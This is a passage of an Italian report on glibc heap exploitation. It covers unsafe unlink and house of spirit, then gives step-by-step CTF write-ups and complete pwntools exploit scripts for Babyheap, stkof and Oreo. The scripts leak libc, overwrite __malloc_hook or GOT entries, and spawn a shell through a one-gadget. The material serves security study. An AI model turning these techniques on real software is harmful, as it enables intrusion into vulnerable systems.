Assumendo che sia possibile effettuare un overflow dal `chunk0` al `chunk1`[7], cambiamo i metadati del `chunk1`:

```
uint64_t *chunk1_hdr = chunk1_ptr - header_size;
chunk1_hdr[0] = malloc_size;
chunk1_hdr[1] &= ~1;
```

Con le precedenti istruzioni si è modificato il campo `prev_size` di `chunk1` pre far credere alla `free` che `chunk0` è di 0x80 byte, e non 0x90[8], e si è settato il bit `prev_inuse` in modo tale che la `free` creda che il chunk precedente sia libero.

Si libera ora `chunk1_ptr`:

```
free(chunk1_ptr);
```

Con riferimento all'algoritmo della `free` nel Paragrafo 2.6, poichè il chunk non può andare in un fastbin, viene consolidato il chunk con i precedenti e i successivi. In particolare la `free` troverà il chunk precedente a `chunk1`, ovvero `chunk0`, che ora è un fake chunk (`fake_chunk0`), avendo modificato i metadati, e consoliderà `chunk1` con `fake_chunk0`. A questo punto estrae il chunk ottenuto con `unlink`. Quest'ultima eseguendo `P->bk->fd = P->fd`, sovrascrive `chunk0_ptr` con `&chunk0_ptr - 3` (vedi Figura 4).

A questo punto `chunk0_ptr` può sovrascrivere se stesso e puntare a qualsiasi indirizzo voluto:

```
chunk0_ptr[3] = <arbitrary address>;
```

Anche questo attacco, così come i precedenti, è stato possibile grazie alla violazione di una delle regole, in particolare della regola 3.

[7] si noti che questi sono vicini in heap

[8] avendo richiesto un buffer di 0x80 byte questo viene maggiorato di 16 byte per contenere i metadata del chunk




Figura 4: Sovrascrizione di `chunk0_ptr` dopo l'`unlink`

Si vedrà nel Paragrafo 4.2 un'applicazione di questo attacco.

3.4 House of spirit

L'ultimo attacco, *house of spirit*, permette di ottenere un puntatore ad un indirizzo arbitrario facendo una `free` su un chunk fake, sfruttando anche in questo caso i fastbin. Questo è possibile grazie alla violazione della regola 1.

L'obiettivo in questo esempio è quello di ottenere un chunk di 0x30 in un indirizzo arbitrario.

Sia `fake_chunks` un buffer in memoria su cui è possibile effettuare scritture:

```
uint64_t fake_chunks[10] __attribute__ ((aligned (16)));
```

É importante che questo buffer sia allineato, poichè la `free` controlla se il chunk passato come parametro lo sia.

Creiamo quindi due chunk all'interno di `fake_chunks`, in particolare in `&fake_chunks[0]` e `&fake_chunks[9]`:

```
fake_chunks[1] = 0x40;
fake_chunks[9] = 0x1234;
```

Con la prima istruzione si setta `chunk.size` a 0x40, più grande di 16 byte rispetto alla dimensione voluta. La seconda istruzione è necessaria poichè la dimensione del successivo chunk deve essere corretta: in particolare `16 < next_chunk(chunk).size < 128k`[9][10].

La seguente istruzione inserisce in un fastbin `&fake_chunks[0]`:

```
free(&fake_chunks[2]);
```

Con una `malloc(0x30)` si ottiene il puntatore a `fake_chunks[2]`.

La tecnica è applicata nella CTF presentata nel Paragrafo 4.3, dove si sceglie come indirizzo una entry della `.got`.

4 CTF

Vediamo ora l'applicazione di tre attacchi ad heap descritti nella precedente sezione, *fastbin dup into stack*, *unsafe unlink* e *house of spirit*, con tre CTF, *Babyheap* contenuta in *0ctf Quals 2017*, *stkof* di *HITCON CTF 2014* ed *Oreo* di *hack.lu CTF 2014*. In tutti e tre gli eseguibili è stata utilizzata la versione 2.25 della glibc, quindi non avente la `tcache`.

I tre binari sono `stripped`, sono stati quindi eliminati tutti i simboli di debugging. Inoltre è stato studiato il codice assembly x86-64 mediante il tool *Ghidra*[10], che oltre a fornire un disassemblatore, fornisce un decompilatore che produce un codice C-like di ottima qualità.

Per uno studio dell'heap a tempo di esecuzione è stato utilizzato *PwnDBG*, un debugger che espande le funzionalita di GDB, introducendo una serie di comandi utili per le CTF di categoria *pwn*, in particolare le seguenti, utili per le pwn su heap:

- `heapinfo`: mostra alcune informazioni sull'heap, per tutti i thread
- `fastbins`: mostra tutti i chunk contenuti in tutti i fastbin
- `smallbins`: come il precedente, ma per i smallbin
- `largebins`: come il precedente, ma per i largebin
- `unsortedbin`: come il precedente, ma per l'unsorted bin
- `tcache`: come il precedente, ma per le tcache

Un ulteriore tool per l'analisi dell'heap è `HeapInspector`[8], scritto in Python, che consente di ispezionare il contenuto dell'heap e di tutti i bin, fornendo allo script il PID del processo che si vuole analizzare. Utile quando non sono disponibili i simboli di debugging nella libc, per cui i comandi per l'heap di PwnDBG potrebbero non funzionare.

Gli exploit sono stati scritti in Python2.7, utilizzando la libreria *pwntools* [3], che ha una serie di strumenti utili per interagire con i processi, ed in generale per la scrittura di exploit.

Mentre in questo capitolo è spiegato passo passo l'exploit scritto per le challenge scelte, gli exploit integrali sono riportati nel Capitolo 5.

[9] non è necessario che sia della dimensione del fastbin

[10] `next_chunk` è la macro usata nel sorgente `malloc.c` che restituisce il chunk fisicamente successivo

4.1 Babyheap

L'eseguibile *babyheap* mostra un menu con quattro operazioni:

1. *allocate*: dopo aver chiesto una dimensione alloca uno spazio in memoria ($\leqslant$ 0x1000) tramite la funzione `calloc`
2. *fill*: riempie uno spazio in memoria precedentemente allocato. Qui risiede la vulnerabilità, poichè chiede all'utente la dimensione dei dati da inserire senza effettuare un controllo sulla dimensione inserita durante l'allocazione
3. *free*: libera uno spazio in memoria
4. *dump*: stampa il contenuto dello spazio in memoria allocato

Effettuando un `checksec` sul binario, vediamo che esso è compilato a 64 bit, è Full RELRO, per cui non è possibile sovrascrivere la got table ed ha PIE abilitato:

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

L'exploit si basa sulla duplicazione dei chunck nei bin, in particolare nel fastbin e nello smallbin, in modo tale che con successive chiamate a `malloc` è possibile ottenere la stessa locazione in memoria. E' importante precisare che non è possibile sfruttare uno *use-after-free*, in quanto i puntatori vengono posti a zero dopo che sono stati liberati. Essendo i chunk allocati in memoria in modo contiguo è possibile, tramite la *fill* offerta dal programma, effettuare un overflow e sovrascrivere i metadati dei chunk successivi, in particolare del campo `FD`, ovvero il puntatore al chunk successivo in un bin, utilizzato nei fastbin, come puntatore per la gestione di una single linked list.

```
allocate(10)          # -> A
allocate(10)          # -> B
allocate(10)          # -> C
allocate(10)          # -> D
allocate(0x80)        # -> E {sizeof(smallbin[0]) in 64 bit}
allocate(10)          # altrimenti E va in top chunk dopo free
```

Inizialmente si allocano 6 chunk e successivamente con le seguenti istruzioni, si liberano il secondo e il primo:

```
free(2)
free(1)
```

In questo modo, essendo i chunk liberati di dimensioni 0x20, questi andranno a finire in `fastbin[0]`[11]. Per cui il primo fastbin contiene la seguente lista di chunk[12]: `[B, C]`.

Essendo il chunk A precedente in memoria al chunk B, con un overflow si modifica parte del campo `FD`, in particolare l'ultimo byte, in modo tale che questo punti al chunk E, quello con dimensione 0x80.

```
payload =  p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(0, payload)
```

Se si richiede tramite `malloc`, o in questo caso con una `calloc`, una porzione di memoria con chunk size $\leqslant$ 0x20, questa restituirà il primo elemento del fastbin[0]. Tuttavia quando la `malloc` estrae questo elemento dalla coda, effettua un controllo sulla `FD->size`, che deve corrispondere alla dimensione dei chunk del fastbin in questione, in questo caso a 0x20. Quindi con un altro overflow si modifica la dimensione del quinto chunk:

```
payload =  p64(0) * 3
payload += p64(0x21)
fill(3, payload)
```

[11] `fastbin[0]` contiene i chunk di dimensione 0x20

[12] ricordando che gli inserimenti e le rimozioni dai fastbin vengono effettuate in testa, con una politica di tipo LIFO

A questo punto vengono eseguite due `calloc`:

```
allocate(10)
allocate(10)
```

In particolare, la prima preleva B dal fastbin e poichè `B->FD` non è più C ma E, il secondo allocate preleva E, mettendolo in posizione 2 dell'array. In questo modo due puntatori puntano a un'unico indirizzo in memoria.

Leak del base address della libc Ora quello che ci serve è un leak della libc. Ricordando che uno smallbin è una lista doppiamente concatenata e circolare, con puntatori `FD` e `BK` che indicano rispettivamente il chunk successivo e quello precedente e che uno smallbin vuoto ha i campi `FD` e `BK` pari all'indirizzo dello smallbin stesso, inserendo un chunk in uno smallbin tramite `free`, il suo campo `FD` verrà popolato con l'indirizzo dello smallbin, che si trova proprio nella libc.

Prima di dare il chunk alla `free`, è importante che la sua dimensione sia ripristinata:

```
payload =  p64(0) * 3
payload += p64(0x91)
fill(3, payload)
```

Poi si effettua una `free` del chunk E, che va a finire in `smallbin[0]`:

```
free(4)
```

A questo punto, poichè il secondo elemento dell'array punta allo stesso chunk, tramite una `dump` è possibile vedere il contenuto dei puntatori `FD` e `BK`, ricordando che in un chunk che viene liberato con `free` corrisponde ai primi 16 byte (in sistemi a 64 bit) della zona usata dall'applicazione. Conoscendo l'offset dal base address della libc è possibile ottenere l'indirizzo.

Ottenimento di una shell Essendo il binario Full RELRO, non è possibile modificare alcuna entry della got table. Quindi per richiamare le funzioni della libc, si può utilizzare `__malloc_hook`, un puntatore a funzione che `malloc` invoca se questo è diverso da `NULL`.

```
pwndbg> x/10gx (long)&main_arena - 0x40
0x7ff0cd8a0ac0 <_IO_wide_data_0+288>:   0x0000000000000000      0x0000000000000000
0x7ff0cd8a0ad0 <_IO_wide_data_0+304>:   0x00007ff0cd8a1e00      0x0000000000000000
0x7ff0cd8a0ae0 <__memalign_hook>:       0x00007ff0cd7865d0      0x00007ff0cd786580
0x7ff0cd8a0af0 <__malloc_hook>:         0x0000000000000000      0x0000000000000000
0x7ff0cd8a0b00 <main_arena>:            0x0000000000000000      0x0000000000000000
```

L'indirizzo `0x7ff0cd8a0af0` è proprio il nostro target. Per sovrascrivere questa zona di memoria possiamo ricorrere nuovamente ad un fastbin attack, iniettando come indirizzo `0x7ff0cd8a0af0`, 16 byte prima di `__malloc_hook`. Tuttavia la `malloc` controlla se la dimensione del chunk è pari a quella del fastbin in cui si trova, ma in questo caso la dimensione, `0x7ff0cd786580` è di gran lunga superiore a quella di qualsiasi fastbin. La `malloc` non richiede alcun allineamento degli indirizzi, per cui è possibile iniettare un indirizzo con un certo offset rispetto a quello visto e *forzare* la dimensione a 0x7f.

```
pwndbg> x/10gx (long)&main_arena - 0x40+0xd
0x7ff0cd8a0acd <_IO_wide_data_0+301>:   0xf0cd8a1e00000000      0x000000000000007f
0x7ff0cd8a0add:                         0xf0cd7865d0000000      0xf0cd78658000007f
0x7ff0cd8a0aed <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7ff0cd8a0afd:                         0x0000000000000000      0x0000000000000000
0x7ff0cd8a0b0d <main_arena+13>:         0x0000000000000000      0x0000000000000000
```

L'indirizzo `0x7ff0cd8a0acd` è proprio ciò che cercavamo. Iniettando questo indirizzo è possibile far credere alla `malloc` che la dimensione del chunk è 0x7f, che corrisponde ad un chunk di dimensione 0x70 in un fastbin. Per cui si effettua lo stesso attacco di prima:

```
allocate(0x68)
allocate(0x68)

free(7)
```

```
payload =  p64(0) * 17
payload += p64(0x71)
payload += p64(libc_base + 0x19bacd)
fill(6, payload)
```

Si allocano due chunk, se ne libera uno e si fa un overflow sul FD del settimo chunk.

```
allocate(0x68)
allocate(0x68)  # pos 8
```

Con due richieste ad allocate di dimensione del fastbin con chunk di grandezza 0x70, si ottiene in posizione 8 dell'array un chunk all'indirizzo 0x7ff0cd8a0acd. E' possibile ora controllare il puntatore __malloc_hook.

Per ottenere una shell, avendo l'indirizzo base della libc, è stato utilizzato un tool in python, magic.py[7], che utilizza le API di radare2, per cercare il *magic gadget*, un indirizzo nella libc che esegue exec("/bin/sh"). Nel caso della libc considerata, questo si trova ad un offset 0x45682 rispetto il base address della libc.

```
payload =  p8(0) * 19
payload += p64(libc_base + 0x45682)     # magic gadget
fill(8, payload)
```

Si fa un fill dell'ottavo chunk, sovrascrivendo __malloc_hook, ed eseguendo

```
allocate(1)
```

si invoca la funzione puntata da __malloc_hook, ottendendo in questo modo una shell.

4.2 Stkof

Stkof è un eseguibile che offre le seguenti operazioni, su un array G di 0x100000 puntatori, contenuto nella sezione .bss:

1. *alloc(n)*: alloca un array di n byte e lo inserisce nella prossima posizione libera di G a partire da 1 (questa viene incrementata di volta in volta, senza mai essere decrementata)
2. *read(index, size, data)*: inserisce in posizione index di G una stringa data di lunghezza size da stdin. Questa è la funzione presenta una vulnerabilità. E' infatti possibile effettuare un overflow
3. *dealloc(index)*: libera la posizione index di G

Eseguando un checksec sull'eseguibile, si può vedere che il binario è compilato a 64 bit, che non ha PIE abilitato e che è Partial RELRO, per cui è possibile sovrascrivere la tabella .got:

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

L'exploit si basa sull'attacco denominato *unsafe unlink*, secondo cui si fa credere alla free l'esistenza di un chunk non esistente, perchè non ottenuto da una chiamata a malloc, che consente alla fine di avere un *arbitrary write* su un indirizzo a propria scelta.

```
alloc(0x80)


alloc(0x80)
alloc(0x80)

ptr_addr = 0x602150
sizeof_ptr = 8

payload =  p64(0)*2
payload += p64(ptr_addr - sizeof_ptr*3)       # FD
payload += p64(ptr_addr - sizeof_ptr*2)       # BK
```

```
payload += p64(0)*12
payload += p64(0x80)                          # fake prev_size
payload += p64(0x90)                          # chunk size (bit prev in use = 0)

read(2, payload)
dealloc(3)
```

Si inizia allocando due buffer, `buf1` e `buf2`, di dimensione 0x80, in modo da superare la dimensione del più grande fastbin, occupando quindi le posizioni 2 e 3 di `G`[13].

Dopo aver allocato i due buffer, si crea un chunk fake all'interno di `buf1` scrivendo in posizione 2 e 3[14] rispettivamente `ptr_addr - sizeof_ptr*3` e `ptr_addr - sizeof_ptr*2`, che corrispondono ai puntatori `FD` e `BK` in un chunk vuoto. `ptr_addr` è un puntatore a puntatore, che punta al puntatore di `buf1`(corrisponde a `&G[2]`). Questi valori non sono casuali, ma servono per bypassare il secondo controllo dell'`unlink` nella `free`:

```
#define unlink(AV, P, BK, FD) {
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))
      malloc_printerr ("corrupted size vs. prev_size");
    FD = P->fd;
    BK = P->bk;
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
      malloc_printerr ("corrupted double-linked list");
    else {
        FD->bk = BK;
        BK->fd = FD;        //[X]

        /* other code */
    }
}
```

Questo frammento di codice estrae un chunk libero da un bin. Il controllo che in questo caso verrà superato è `P->fd->bk == P` e `P->bk->fd == P`.

Essendo inoltre i chunk di `buf1` e `buf2` contigui in memoria ed essendo possibile un overflow su `buf1`, si modifica la `prev_size` del chunk di `buf2` a 0x80[15], per far credere alla `free` che il chunk di `buf1` è in realtà più piccolo, e si setta il bit `prev_in_use` a 0, per far credere alla `free` che il chunk precedente è libero.

Viene quindi deallocato `buf2` e, poichè la sua dimensione non rientra in un fastbin, il chunk viene consolidato con il precedente[16] e viene chiamato l'`unlink`. Questo porta, grazie all'operazione conterassegnata con `[X]` nell'`unlink`, a sovrascrivere il puntatore a puntatore a `buf1` con l'`FD` iniettato in `buf1`, che in questo caso è `0x602138`. Grazie a questo è possibile sovrascrivere, scrivendo su `G[2]`, qualsiasi puntatore in `G`.

```
payload =  p64(0)*2
payload += p64(e.got['puts'])
payload += p64(e.got['free'])
read(2, payload)
```

In questo caso viene modificato `G[1]` e `G[2]` rispettivamente con l'indirizzo della `.got` di `puts` e di `free`.

Leak del base address della libc La seguente istruzione eseguita nell'exploit sovrascrive l'indirizzo di jump della `free` nella `.got`, con l'indirizzo della `.plt` di `puts`:

```
read(2, p64(e.plt['puts']+0x6))
```

In questo modo ora la `free` in realtà esegue una `puts`. Con la seguente invece, si esegue una `free` su `G[1]`, e quindi in realtà una `puts` di `G[1]`, ovvero dell'indirizzo proprio della `puts`.

```
dealloc(1)
```

Con l'ultima istruzione si ottiene quindi l'indirizzo della libc, sottraendo l'offset `0x6e570` dall'indirizzo della `puts` nella libc.

[13] la prima `alloc` poteva essere evitata, ma serve solo per facilitare alcuni conti
[14] considerato un buffer di puntatori, quindi di 8 byte in architettura a 64 bit
[15] il valore in questo caso sarebbe stato 0x90
[16] che è libero secondo i metadati letti dalla `free`

```
libc_addr = u64((p.readline().rstrip().ljust(8, '\x00'))) - 0x6e570
```

Ottenimento della shell Avendo ora il base address della libc, con il tool `magic.py`[7] si identifica l'offset del *magic gadget* per ottenere una shell. Questo indirizzo viene sostituito nuovamente al posto della `free` e nuovamente con un `dealloc`, si va a richiamare la `free` nel codice, che corrisponde ora ad una `exec("/bin/sh")`:

```
read(2, p64(libc_addr + 0x45682))              # magic gadget
dealloc(2)
```

4.3 Oreo

Oreo consiste in un programma che offe un servizio per la vendita di fucili. Le operazioni disponibili sono:

1. *Add new rifle*: dato un nome ed una descrizione, aggiunge in una lista, `rifles`, il fucile da comprare. La vulnerabilità è presente proprio in questa operazione, poichè nella `struct rifle_t`, vedi Listing 1, quando si inserisce o la descrizione o il nome si può fare un overflow sul campo `next`
2. *Show added rifles*: mostra i fucili aggiunti in lista
3. *Order selected rifles*: ordina i fucili, facendo una `free` dei nodi della lista
4. *Leave a Message with your Order*: lascia un messaggio, scrivendo in un buffer contenuto in `.bss`
5. *Show current stats*: mostra il numero di fucili comprati e, se presente, il messaggio lasciato con la precedente operazione.

```
struct rifle_t {
    char description[25];
    char name[27];
    struct rifle_t* next;
};
```

Listing 1: `struct rifle_t` contenuta in *oreo*

Un `checksec` sul binario, mostra che il file è compilato a 32 bit e che essendo non RELRO, è possibile scrivere nella `.got` e ha anche PIE disabilitato.

```
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

Ciò che è importante sapere ai fini dell'exploit è che tutte le strutture dati sono contenute nel segmento `.bss`. In particolare esiste un puntatore ad un buffer di caratteri, denominato `msg_ptr`, e il buffer puntato, denominato `buf_msg` di dimensione 0x80. `msg_ptr` è inizializzato nel `main` per puntare all'indirizzo di `buf_msg`. Inoltre ogni volta che viene aggiunto un nuovo fucile con l'operazione 1, viene allocato spazio in heap con una `malloc` e viene aggiunto in testa alla lista `rifles`, prima che venga chiesto nome e descrizione. Esiste infine un contatore, denominato `cont`, che contiene il numero di fucili da ordinare, incrementato ogni volta che si esegue l'operazione 1, ma mai decrementato.

L'attacco utilizzato nell'exploit è denominato *house of spirit*, in cui è possibile forzare la `malloc` ad allocare uno spazio in memoria in un indirizzo arbitrario. In questo caso è stato scelto come indirizzo una entry della tabella `.got`, in modo da sovrascrivere il riferimento ad una funzione presente nella tabella stessa.

In memoria, nel segmento `.bss`, il contatore `cont` precede `msg_ptr`, dopo di che seguono 20 byte inutilizzati, per poi esserci il buffer `buf_msg`, secondo la Figura 5. Bisogna tener presente che per far credere alla `free` che l'attuale chunk da liberare è effettivamente un chuck e che questo deve andare in un fastbin, il campo `size` deve contenere una dimensione corretta, senza badare al bit `prev_in_use`, che nella gestione di un fast bin non viene considerato. Inoltre, poichè la `malloc` viene chiamata solo nell'operazione 1 e questa alloca uno spazio in memoria di 0x38 byte, serve un chunk di dimensione 0x40. Il target scelto per la `malloc` è l'indirizzo di `msg_ptr`, in modo tale da modificare il puntatore ad un buffer arbitrario, che è possibile poi sovrascrivere con l'operazione 4.

Quindi il campo `size` del chunk dato alla `free`[17] deve contenere 0x40. Questo corrisponde in memoria alla variabile `cont`, che è possibile incrementare solamente con l'operazione 1.

[17] ovvero i 4 byte precedenti al puntatore dato




Figura 5: Disposizione in `.bss` delle variabili globali

```
msg_ptr_addr = 0x0804a2a8

for i in range(0x40-1):
  add_rifle("a", "a")

payload = p8(0x61) * 27
payload += p32(msg_ptr_addr)

add_rifle(payload, "description")
```

Vengono inizialmente inserite in lista 0x40-1 fucili, per poi aggiungere un fucile, che tramite l'inserimento del nome[18], sovrascrive il campo `next` con l'indirizzo di `msg_ptr`.

Poichè la free controlla che il chunk successivo abbia una `size` maggiore di 16 e minore di 128k, dopo 36 byte in `msg_buf` viene scritto il valore 0x1234, che rientra nella size corretta:

```
payload = p8(0) * 36
payload += p32(0x1234)

leave_notice(payload)
```

Per fare in modo che il chunk iniettato sia il primo del fastbin, l'attraversamento della lista `rifles` deve terminare al chunk iniettato. Ecco il perchè del riempimento di `msg_buffer` con byte posti a 0.

La seguente istruzione farà finire `msg_ptr_addr - 0x8` nel fastbin[19]. Da notare inoltre l'allineamento del chunk a 16 byte, fornito alla free[20]:

```
order()
```

Leak della libc e ottenimento della shell Si sovrascrive quindi `msg_ptr` con l'indirizzo della `.got` di `strlen`:

```
add_rifle("name", p32(e.got['strlen']))     # overwrite msg_ptr with strlen got
    address

stats()

p.recvuntil("Order Message: ")
libc_addr = u32(p.recvline()[:4]) - 0x7e440
```

Con `stats`, che corrisponde all'operazione 5, si stampa il contenuto del "`msg_buf`", in questo caso il contenuto della `.got` di `strlen`. Si ha quindi un leak della libc, ottenuto togliendo l'offset 0x7e440 all'indirizzo nella libc di `strlen`.

[18] un campo di 27 byte

[19] 0x8 perchè il campo `size` e `prev_size` a 32 bit sono di 4 byte

[20] si ricorda che il chunk address si ottiene dall'indirizzo fornito alla `free`, a cui si sottrae l'header del chunk, in questo caso 8 byte

Con il tool `magic.py`[7], si trova il *magic gadget* che consente di eseguire `exec("/bin/sh")` con un solo gadget, per cui si sovrascrive il nuovo "`msg_buf`" che corrisponde all'indirizzo della `.got` di `strlen` con il magic gadget:

```
leave_notice(p32(libc_addr + 0x5fbc5))      # magic gadget
```

Poichè l'operazione `leave_notice`, operazione 4, dopo aver letto il messaggio da stdin determina la lunghezza della stringa inserita con `strlen`, viene eseguito il gadget iniettato. Si ottiene in questo modo una shell.

5 Exploit integrali

5.1 Babyheap

```
#!/usr/bin/python2

from pwn import *

context.arch = 'amd64'
FILENAME = "./0ctfbabyheap"
GDB = True

e = ELF(FILENAME)

def allocate(size):
    p.recvuntil("Command:")
    p.sendline("1")
    p.recvuntil("Size:")
    p.sendline(str(size))

def fill(index, content):
    p.recvuntil("Command:")
    p.sendline("2")
    p.recvuntil("Index:")
    p.sendline(str(index))
    p.recvuntil("Size:")
    p.sendline(str(len(content)))
    p.recvuntil("Content:")
    p.sendline(str(content))

def free(index):
    p.recvuntil("Command:")
    p.sendline("3")
    p.recvuntil("Index:")
    p.sendline(str(index))

def dump(index):
    p.recvuntil("Command:")
    p.sendline("4")
    p.recvuntil("Index")
    p.sendline(str(index))
    p.recvline()
    return p.recvline().rstrip()


p = process(FILENAME, env={"LD_PRELOAD" : "./libc-2.25-no-tcache.so"})

if GDB:
    gdb.attach(p)

allocate(10)        # -> A
allocate(10)        # -> B
allocate(10)        # -> C
allocate(10)        # -> D
allocate(0x80)      # -> E {sizeof(smallbin[0]) in 64 bit}
allocate(10)        # altrimenti E va in top chunk dopo free
```

```
free(2)
free(1)

payload =  p64(0) * 3
payload += p64(0x21)
payload += p8(0x80)
fill(0, payload)

payload =  p64(0) * 3
payload += p64(0x21)
fill(3, payload)

allocate(10)
allocate(10)

payload =  p64(0) * 3
payload += p64(0x91)
fill(3, payload)

free(4)

libc_base = u64(dump(2)[:8]) - 0x19bb58
log.success("LEAKED LIBC BASE ADDRESS: 0x%x!!!" % libc_base)

pause()
allocate(10)

allocate(0x68)
allocate(0x68)

free(7)

payload =  p64(0) * 17
payload += p64(0x71)
payload += p64(libc_base + 0x19bacd)
fill(6, payload)

allocate(0x68)
allocate(0x68)  # pos 8

payload =  p8(0) * 19
payload += p64(libc_base + 0x45682)     # magic gadget
fill(8, payload)


allocate(1)

#pause()
p.interactive()
#p.close()
```

5.2 Stkof

```
from pwn import *

FILENAME = "./stkof"
e = ELF(FILENAME)

def alloc(size):
    p.sendline("1")
    p.sendline(str(size))
    res = p.recvline().rstrip()
    p.recvline()
    return res
```

```
def read(index, data):
    p.sendline("2")
    p.sendline(str(index))
    p.sendline(str(len(data)))
    p.sendline(data)
    p.recvline()

def dealloc(index):
    p.sendline("3")
    p.sendline(str(index))
    p.recvline()

p = process(FILENAME, env={"LD_PRELOAD": "./libc-2.25-no-tcache.so"})
gdb.attach(p)

alloc(0x80)



alloc(0x80)
alloc(0x80)

ptr_addr = 0x602150
sizeof_ptr = 8

payload =  p64(0)*2
payload += p64(ptr_addr - sizeof_ptr*3)      # FD
payload += p64(ptr_addr - sizeof_ptr*2)      # BK
payload += p64(0)*12
payload += p64(0x80)                         # fake prev_size
payload += p64(0x90)                         # chunk size (bit prev in use = 0)

read(2, payload)
dealloc(3)

#pause()
payload =  p64(0)*2
payload += p64(e.got['puts'])
payload += p64(e.got['free'])
read(2, payload)
#pause()

read(2, p64(e.plt['puts']+0x6))
dealloc(1)

p.readline()
p.readline()

libc_addr = u64((p.readline().rstrip().ljust(8, '\x00'))) - 0x6e570
log.success("LEAKED LIBC BASE ADDRESS " + hex(libc_addr))


read(2, p64(libc_addr + 0x45682))             # magic gadget
dealloc(2)


p.interactive()
p.close()
```

5.3 Oreo

```
from pwn import *

FILENAME = "./oreo"
```

```
GDB = False
e = ELF(FILENAME, checksec=False)


def add_rifle(name, description):
    p.sendline("1")
    p.sendline(name)
    p.sendline(description)

def order():
    p.sendline("3")

def leave_notice(mex):
    p.sendline("4")
    p.sendline(mex)

def stats():
    p.sendline("5")


p = process(FILENAME, env={"LD_PRELOAD": "./libc.so.6"})

if GDB:
    gdb.attach(p)

msg_ptr = 0x0804a2a8

for i in range(0x40-1):
    add_rifle("a", "a")

payload = p8(0x61) * 27
payload += p32(msg_ptr)
# pause()
add_rifle(payload, "description")

payload = p8(0) * 36
payload += p32(0x1234)

leave_notice(payload)
order()


add_rifle("name", p32(e.got['strlen']))     # overwrite msg_ptr with strlen got
    address

stats()

p.recvuntil("Order Message: ")
libc_addr = u32(p.recvline()[:4]) - 0x7e440

log.success("LEAKED LIBC BASE ADDRESS: 0x%x!", libc_addr)

leave_notice(p32(libc_addr + 0x5fbc5))      # magic gadget


p.interactive()
p.close()
```

Riferimenti bibliografici

[1] *BRK(2) Linux User's Manual*. Mar. 2016. URL: http://man7.org/linux/man-pages/man2/brk.2.html.

[2] Gustavo Duarte. *Anatomy of a Program in Memory*. 2009. URL: https://manybutfinite.com/post/anatomy-of-a-program-in-memory/.

[3] Gallopsled. *pwntools*. URL: http://docs.pwntools.com/en/stable/.

[4] Dhaval Kapil. *Heap Exploitation*. 2019. URL: https://heap-exploitation.dhavalkapil.com/.

[5] Azeria Labs. *Part 1: Understanding the Glibc Heap Implementation*. 2017. URL: https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/.

[6] Azeria Labs. *Part 2: Understanding the Glibc Heap Implementation*. 2017. URL: https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/.

[7] m1ghtym0. *Finding the magic gadget*. https://github.com/m1ghtym0/magic_gadget_finder. 2016.

[8] matrix1001. *HeapInspect*. https://github.com/matrix1001/heapinspect. 2019.

[9] *MMAP(2) Linux User's Manual*. Ott. 2019. URL: http://man7.org/linux/man-pages/man2/mmap.2.html.

[10] NSA. *Ghidra*. 2019. URL: https://ghidra-sre.org/.

[11] Shellphish. *how2heap*. https://github.com/shellphish/how2heap. 2020.

[12] Sploitfun. *Syscalls used by malloc*. 2015. URL: https://sploitfun.wordpress.com/2015/02/11/syscalls-used-by-malloc/.

[13] Wikipedia. *Allocazione dinamica della memoria — Wikipedia, L'enciclopedia libera*. [Online; in data 10-gennaio-2020]. 2019. URL: http://it.wikipedia.org/w/index.php?title=Allocazione_dinamica_della_memoria&oldid=102817875.